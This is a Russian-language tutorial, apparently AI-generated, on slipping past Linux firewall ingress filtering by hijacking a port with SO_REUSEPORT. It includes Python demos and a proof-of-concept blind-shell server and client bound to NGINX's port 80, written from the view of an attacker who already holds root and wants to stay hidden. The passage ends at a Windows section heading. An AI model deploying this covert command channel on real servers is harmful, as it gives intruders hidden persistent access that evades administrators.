Firewall не спасёт

Сгенерировано с помощью GIGA-CHAT

Межсетевые экраны издревле применяются для блокирования входящего трафика нежелательных приложений. Обычно для этого создаются правила фильтрации, разрешающие входящий трафик по явно указанным сетевым портам и запрещающие весь остальной. При этом легитимные приложения, монопольно владеющие открытыми портами, работают без проблем, а вот нежелательные остаются без связи, поскольку все доступные им порты блокируются межсетевым экраном. Данный подход давно отработан и стар как мир, казалось бы, что тут может пойти не так?

А оказывается, может и вполне идёт. Далее из этой статьи вы узнаете две техники обхода межсетевых экранов, позволяющие нежелательным приложениям преодолевать фильтрацию входящего сетевого трафика и получать команды от удалённых узлов.

Описание жертвы

В качестве жертвы, чью сетевую защиту мы будем обходить, возьмём типовой Web-сервер, организованный на базе Linux.

Конкретный дистрибутив Linux или наименование HTTP-сервера решающего значения не имеют, но чтобы вам было проще повторить все эксперименты, можете организовать такой же сервер, что использовался при написании статьи. Для этого вам понадобится установить Debian 12 x64 в минимальной комплектации, плюс SSH-сервер, затем доставить ряд стандартных пакетов:

- HTTP-сервер NGINX — apt install nginx.
- Утилиту терминального мультиплексирования tmux — apt install tmux.
- Анализатор пакетов tcpdump — apt install tcpdump.
- Сетевую утилиту netcat — apt install netcat-traditional.
- Язык программирования Python — apt install python3.

За межсетевое экранирование жертвы будет отвечать встроенный nftables, настроенный стандартным для подобных серверов набором правил фильтрации (Рисунок 1):

- запрещены все входящие, кроме:
    - TCP:80 (Web-сервер),
    - TCP:22 (SSH-сервер),
    - и трафика по уже установленным соединениям;
- все исходящие разрешены.



Рисунок 1

Нетехнические договорённости и постановка задачи

Теперь скользкий момент, который может разочаровать многих любителей «серебряных пуль». Мы будем исходить из того, что сервер уже взломан, и хакер повысил свои полномочия до «root». Многие скажут, ну раз «root», то это не интересно, ведь хакер может делать с сервером всё, что захочет. Но всё же есть одно но. Если хакер будет действовать грубо, то его быстро вычислят, и он лишится доступа, а возможно, и свободы, поэтому его действия должны быть как можно более скрытными и тонкими. Он должен действовать так, как от него никто не ждёт. Вот о подобных техниках мы и будем говорить дальше.

С практической точки зрения примем, что хакеру требуется организовать канал удалённого управления сервером, обеспечивающий, по крайней мере, возможность отправки команд без получения обратной связи (blind shell / слепая оболочка).

Несмотря на свою ограниченность, подобный канал не является абсолютно бесполезным. Он может использоваться хакером для восстановления доступа к серверу или для подачи команды уничтожения всех данных (логическая бомба), да и много, для чего ещё.

Про всё договорились, теперь перейдём к рассмотрению техник.

Техника 1. Кража сокета

Немного теории

Стандартное поведение сетевого стека узла предполагает, что в рамках одного транспортного протокола TCP или UDP один сетевой порт может быть связан только с одним-единственным серверным сокетом. Попытка привязать к занятому порту ещё один сокет приведёт к ошибке.

Проведём ряд экспериментов, иллюстрирующих данное поведение. В этом нам помогут два Python-приложения:

1. recv_tcp.py — серверное приложение, открывающее сокет TCP:12345 и выводящее на экран поступившие на этот сокет данные;

```
#!/bin/python

import socket
import time

server_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
server_socket.bind(('0.0.0.0',12345))
server_socket.listen()

while True:
 client_socket, client_address = server_socket.accept()
 print(client_socket.recv(100).decode())
 client_socket.close()
```

2. send_tcp.py — клиентское приложение, устанавливающие соединение с локальным узлом по TCP:12345 и посылающее туда текущее время.

```
#!/bin/python

import socket
import time
from datetime import datetime

while True:
 client_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
 client_socket.connect(('127.0.0.1', 12345))
 client_socket.sendall(bytes(str(datetime.now()),"utf-8"))
```

```
time.sleep(0.5)
client_socket.close()
```

Эксперимент 1.1. Попытка открытия дублирующего серверного сокета

С помощью утилиты tmux запустим две оболочки (сеанса) на одном экране. В первом сеансе запустим recv_tcp.py, затем во втором попытаемся выполнить recv_tcp.py ещё раз. Ожидаемо вторая попытка завершилась ошибкой, сигнализирующей о том, что сокет уже занят (Рисунок 2).



Рисунок 2

Перед проведением дальнейших экспериментов необходимо отключить межсетевой экран. Для этого необходимо выполнить команду nft flush ruleset.

Эксперимент 1.2. Быстрый перезапуск серверного приложения

В первой оболочке проведём штатный запуск recv_tcp.py, а затем во второй send_tcp.py. После чего в первой оболочке закроем recv_tcp.py (нажав Ctrl-C) и попытаемся запустить его снова. Повторный запуск recv_tcp.py не удался из-за ошибки занятости сокета (Рисунок 3).



Рисунок 3

Примечание. В нашем примере приложение send_tcp.py также завершилось с ошибкой, поскольку для уменьшения его объема в нём нет обработки ситуаций, связанных с недоступностью серверного сокета.

Ошибка открытия сокета произошла из-за того, что операционная система после закрытия ранее использованного сокета выжидает некоторое время, в течение которого в сокет могут прийти данные от удалённой стороны. Для того чтобы исключить ошибочную обработку старых данных новым приложением, операционная система блокирует открытие нового сокета до истечения тайм-аута.

Рассмотренное поведение сетевого стека является краеугольным камнем всей стратегии применения межсетевых экранов. Легитимное серверное приложение закрепляет за собой транспортный порт и не даёт другим приложениям его использовать. Разрешая входящий трафик по указанному порту, мы фактически разрешаем его только для легитимного серверного приложения.

Пример. Web-сервер NGINX работает на порту TCP:80, соответственно межсетевой экран, разрешающий входящие подключения по TCP:80, фактически разрешает их обработку только NGINX. Никакое другое приложение не сможет получить этот трафик, поскольку порт TCP:80 занят NGINX. Если же нежелательное приложение займёт

TCP:80 раньше NGINX, то Web-сервер не будет работать, что быстро обнаружат системные администраторы и деактивируют стороннее приложение.

С точки зрения безопасности тут вроде всё хорошо, а вот с точки зрения производительности не очень. К проблемам классической схемы можно отнести:

1. Невозможность мгновенного переоткрытия ранее использованного серверного сокета (Эксперимент 1.2).
2. Сложность распараллеливания обработки сетевого трафика.

Для устранения этих недостатков разработчики ядра Linux решили изменить классическую схему, разрешив привязывать к одному порту несколько сокетов (приложений). По факту это вылилось в то, что с версии ядра Linux 3.9 у программистов появилась возможность установки сокету опции SO_REUSEPORT, позволяющей привязывать к одному транспортному порту одновременно несколько серверных сокетов.

В целях информационной безопасности для открытия второго и последующих сокетов к уже открытому первому требуется, чтобы приложения имели тот же UID, что и приложение, открывшее первый сокет.

Поэкспериментируем с этой опцией. Для этого сделаем новое приложение recv_tcp_reuse.py, отличающееся от ранее рассмотренного recv_tcp.py только добавлением к серверному сокету опции SO_REUSEPORT. Исходный код recv_tcp_reuse.py выглядит следующим образом:

```
#!/bin/python

import socket
import time

server_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
server_socket.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEPORT, 1)
server_socket.bind(('0.0.0.0',12345))
server_socket.listen()

while True:
  client_socket, client_address = server_socket.accept()
```

```
print(client_socket.recv(100).decode())
client_socket.close()
```

Эксперимент 1.3. Попытка открытия второго серверного сокета для ранее открытого стандартного сокета

Запустим recv_tcp.py, а затем recv_tcp_reuse.py. Запуск последней программы завершился неудачей, из-за ошибки занятости сокета (Рисунок 4).



Рисунок 4

Ошибка вызвана тем, что первый открытый сокет не имеет опции SO_REUSEPORT, а следовательно, не позволяет открывать дублирующие сокеты.

Эксперимент 1.4. Одновременное использование двух серверных TCP сокетов, созданных с опцией SO_REUSEPORT

В отличие от предыдущего эксперимента, оба раза мы запустим программу recv_tcp_reuse.py, использующую SO_REUSEPORT при открытии сокетов. Запуск произошёл без ошибок. Теперь запустим send_tcp.py. Трафик, поступающий от

send_tcp, разделился на два потока, каждый из которых обрабатывается своим приложением (Рисунок 5).



Рисунок 5

Эксперимент 1.5. Одновременное использование двух серверных UDP сокетов, созданных с опцией SO_REUSEPORT

В предыдущих экспериментах мы работали только с TCP. Сейчас же мы проверим, будет ли работать разделение трафика применительно к нескольким UDP сокетам, разделяющим один и тот же серверный порт.

Переделаем ранее разработанные программы для использования UDP. recv_tcp_reuse.py станет recv_udp_reuse.py и будет иметь следующий вид:

```
#!/bin/python

import socket
import time

server_socket = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
server_socket.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEPORT, 1)
server_socket.bind(('0.0.0.0',12345))

while True:
  print(server_socket.recv(100).decode())
```

send_tcp.py станет send_udp.py и будет следующим:

```
#!/bin/python

import socket
import time
from datetime import datetime

while True:
  client_socket = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
  client_socket.sendto(bytes(str(datetime.now()),"utf-8"), ('localhost', 12345))
  time.sleep(0.5)
  client_socket.close()
```

Запустим recv_udp_reuse.py в нескольких сеансах, а затем send_udp.py. Как мы видим, трафик, как и при использовании TCP, разделился на два потока (Рисунок 6).



Рисунок 6

В данный момент вы, наверное, уже догадались, что техника обхода межсетевого экрана за счёт кражи сокета базируется на том, что вредоносная программа создаёт дублирующий серверный сокет, привязанный к транспортному порту, занятому легитимным приложением. С учётом того, что транспортные порты легитимных серверных приложений открыты на межсетевом экране, получается, что и вредоносная программа становится также открытой для доступа извне.

Чтобы уязвимостью можно было воспользоваться, нужно, чтобы легитимное приложение открыло серверный сокет с опцией SO_REUSEPORT. Но где такое приложение взять? Всё просто. Множество популярных приложений, например, Web-сервера: Apache, NGINX; DNS-сервера: bind, unbound и прочие приложения поддерживают данную возможность. Более того, эксперты зачастую рекомендуют включать эту опцию для повышения производительности. Соответственно, у злоумышленника есть довольно неплохой шанс нарваться в Интернете на сервер, у которого сокеты открыты в режиме разделения доступа.

Пример атаки

Демонстрацию атаки начнём с предварительной настройки Web-сервера на открытие сетевого порта в режиме переиспользования.

Для этого в настройках сайта по умолчанию NGINX /etc/nginx/sites-available/default в разделе server директиву listen дополним опцией reuseport, в результате чего она будет выглядеть так: listen 80 default_server reuseport; (Рисунок 7). После этого необходимо перезапустить Web-сервер.



Рисунок 7

На следующем этапе подготовим для злоумышленника систему удалённого управления сервером, использующую уязвимость переиспользования TCP порта. Полноценный RAT (remote access tool — утилита удалённого управления) писать, конечно, не будем, а сделаем на Python элементарную систему, принимающую единственную команду и выполняющую связанные с ней действия. В состав нашей будущей системы войдёт клиент — rat_client.py и сервер — rat_server.py. Сервер будет запускаться на машине-жертве и воровать у NGINX порт TCP:80. Клиент предназначен для запуска с удаленной машины, но для простоты демонстрации мы будем запускать его локально, просто в отдельном сеансе, сделанном с помощью утилиты tmux.

Поскольку rat_server.py и NGINX висят на одном порту, то в rat_server.py будет частично попадать легитимный трафик NGINX. Для исключения ложных срабатываний строка-команда, которую rat_client.py будет посылать rat_server.py, должна быть уникальной. В нашем примере это будет строка «$$$-eto-gg-$$$». Имитируя вредоносную активность, rat_server.py, получив строку-команду, будет создавать пустой файл в

каталоге /dev/shm (папка с временными файлами, хранящимися в оперативной памяти) с именем «system-hacked.<дата-время>» и выводить имя этого файла в консоль.

Исходный код rat_server.py:

```
#!/bin/python

import socket
import time
from datetime import datetime

server_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
server_socket.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEPORT, 1)
server_socket.bind(('0.0.0.0',80))
server_socket.listen()

while True:
 filename = "/dev/shm/system_hacked." + str(datetime.now())
 client_socket, client_address = server_socket.accept()
 msg = client_socket.recv(100).decode()
 if "$$$-eto-gg-$$$" == msg:
  print(filename)
  fp = open(filename, "x")
  fp.close()
 client_socket.close()
```

Исходный код rat_client.py:

```
#!/bin/python

import socket
import time
from datetime import datetime

while True:
 client_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
 client_socket.connect(('127.0.0.1', 80))
 client_socket.sendall(bytes("$$$-eto-gg-$$$","utf-8"))
 print("The command has been sent")
 time.sleep(0.5)
 client_socket.close()
```

Эксперимент 1.6. Обход межсетевого экрана за счёт кражи сокета HTTP-сервера

Всё готово для эксперимента. Перед началом ещё раз убедимся, что у нас запущен NGINX с опцией «reuseport», а также активируем ранее выключенный межсетевой экран с помощью команды /etc/nftables.conf. Затем запустим rat_server.py и rat_client.py в новом сеансе. Как видно из скриншота (Рисунок 8), rat_server.py смог принять команду от rat_client.py при работающем межсетевом экране, другими словами, firewall не спас.



Рисунок 8

Примечание. Вы, наверное, заметили, что на rat_client.py отправил больше команд, чем принял rat_server.py. Это связано с тем, что часть команд поступила в NGINX, где была отвергнута как нелегитимный HTTP-трафик.

А что там в Windows?

